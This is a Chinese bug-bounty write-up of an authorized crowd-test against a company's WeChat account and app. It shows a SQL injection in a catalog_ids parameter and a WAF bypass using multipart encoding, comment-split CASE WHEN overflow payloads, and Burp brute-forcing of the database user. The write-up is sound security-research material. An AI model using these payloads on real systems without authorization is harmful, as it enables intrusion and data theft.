记一次渗透测试#信息收集

(微信公众号+APP)

目　录

一、　寻找脆弱点.....1

二、　SQL 注入.....5

文档摘要

文档编号	
文档名称	
文档版本	V1.0
文档作者	
参与编写	
文档审核	
文档分类标识	
文档状态	☐草案 ☐修订中 ☑试用 ☐正式发布 ☐废止
首次编写日期	
文档属性	☐内部保密 ☑内部公开 ☐外部公开
发布范围	

一、 寻找脆弱点

某次众测

漏洞赏金

漏洞赏金

高危漏洞:	4000元
中危漏洞:	1000 元
低危漏洞:	100 元

测试范围

1.门户网站、[redacted]括微信端、app端、pc端;
2.其他二级域名: [redacted]均可测试;

本项目不收取[redacted]，请注意仅收取*[redacted]范围内漏洞，其他域名为非授权测试。

测试时间：测试需注意交易时间，请勿于工作日9:00到15:00之间开展可能影响业务稳定的高危操作，如多线程漏描，严禁弱口令爆破等；但可以进行不影响业务的信息收集、业务逻辑测试。

如果漏洞提交漏洞盒子平台就请勿再提交其他平台，如经核实将扣除本项目相应漏洞奖金

如测试过程需深入测试如：内网渗透，获取客户数据等敏感操作需提前联系管理员确认。

本项目为多家众测平台共同测试，漏洞奖励规则为先提先得，所以如果出现和其他众测平台漏洞重复情况本平台会提供详细说明并忽略处理，请白帽子谅解；本项目奖金为浮动奖金，如果白帽子可以提供当前时间节点其他平台漏洞奖金证明，漏洞盒子平台会对当前已提交相应等级漏洞奖金做相应得调整。


1、信息收集，如子域名、c 段。（看个人喜好选择收集途径）

2、对目标站点快速测试，寻找常见高危脆弱点（漏洞具有唯一性，先提先得）
一番测试过后，没啥太大收获，于是收集目标站点其他资产


这里我使用小蓝本（免费）查询所属的一些资产，当然也可以直接去搜索相关公众号、小程序、app

3、测试 app && 公众号
（设置手机代理，抓包工具：fd or bp）

公众号



4、点击左下角功能块，发现请求包存在注入



（现在漏洞点已经修复，由于找不到截图了，就简单的描述一下）

注入参数：catalog_ids

```
Accept-Language: zh-cn
Content-Length: 128

funcNo=1000051&catalog_id=&catalog_ids=12%252C93%252C94&page=1
&numPerPage=3&create_time=&query_type=&reqChannelType=3&reqFlo
wNo=
```

加一个‘

加两个‘

加三个、四个、五个、六个…
发现对单引号敏感
存在注入

……

二、 SQL 注入

测试过程：

构造最基本的 poc：' and '1'='1 ' and '1'='2 ' and 1=1+--+ '^1/1^'0 '||1/1||'
发现有 waf，目测拦截规则有点东西
开始 fuzz

基本的轮子有了，开始变形跑数据

' and 1+='1 返回数据
' and 99999999999999999999999*99999999999999999999999999999999+='1 溢出报错

发现使用 case when 语句会被拦截，准备 bypass

参考资料：

3、变换请求方式

将GET变成POST提交，或者POST请求将urlencode和form-data转换。

在POST请求中，可以将Post数据包转为上传multipart/form-data格式数据包。

构造参数提交代码：


```
<html><head></head><body>
<form action="http://192.168.204.128/test.php" method="post" enctype="multip
<input type="text" name="id">
<input type="submit">
</form></body>` `</html>
```

上传数据包参数：

```
------WebKitFormBoundaryACZoaLJJzUwc4hYM
Content-Disposition: form-data; name="id"
1
from information_schema.SCHEMATA
------WebKitFormBoundaryACZoaLJJzUwc4hYM--
```

开始 bypass

更换请求编码



```
----------1929706739
Content-Disposition: form-data; name="funcNo"

1000051
----------1929706739
Content-Disposition: form-data; name="catalog_id"


----------1929706739
Content-Disposition: form-data; name="catalog_ids"

12%2C93%2C94
----------1929706739
Content-Disposition: form-data; name="page"

1
```

根据 ' and 1+='1 返回数据


' and 99999999999999999999999*99999999999999999999999999999999999+='1 溢出报错 构造 poc：

'or/**/case when length(user)='1' then 1 else/**/99999999999999999999999999*99999999999999999999999999999999999999999999999999999999999 end ='1

（在 else 后面使用/**/隔开就好了）

```
Content-Length: 889

----------354387302
Content-Disposition: form-data; name="funcNo"

1000168
----------354387302
Content-Disposition: form-data; name="catalog_id"


----------354387302
Content-Disposition: form-data; name="catalog_ids"

' or/**/ case when length(user)='1' then 1
else/**/99999999999999999999999999*99999999999999999999999999999999999999999999999999999999999
99 end ='1
----------354387302
Content-Disposition: form-data; name="page"

1
----------354387302
Content-Disposition: form-data; name="numPerPage"

3
----------354387302
Content-Disposition: form-data; name="create_time"
```

得到用户名为 20 位，那么我选择爆破数据库名


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length Comment
20 20 200 418
0 200 324
1 1 200 324
2 2 200 324
3 3 200 324
4 4 200 324
5 5 200 324
6 6 200 324
7 7 200 324
8 8 200 324
9 9 200 324
10 10 200 324
11 11 200 324
12 12 200 324
Request Response
Raw Params Headers Hex JSON Decoder
1000168
----------354387302
Content-Disposition: form-data; name="catalog_id"
----------354387302
Content-Disposition: form-data; name="catalog_ids"
' or/**/ case when length(user())='20' then 1 else/**/9999999999999999999999999999*9999999999999999999999999999

漏洞提交

匿名厂商 感谢提交漏洞，我们已开始审阅此漏洞（请勿向第三方透露漏洞信息）
预审漏洞等级： 高危 ，预估报告质量： 良，预估积分：83，以最终漏洞关闭状态为准。

		匿名厂商	15:15	待关闭	+83	★★★★★	确认漏洞	高危	良

最后发现 app 也存在同样的注入，且注入参数为同一个。（可惜）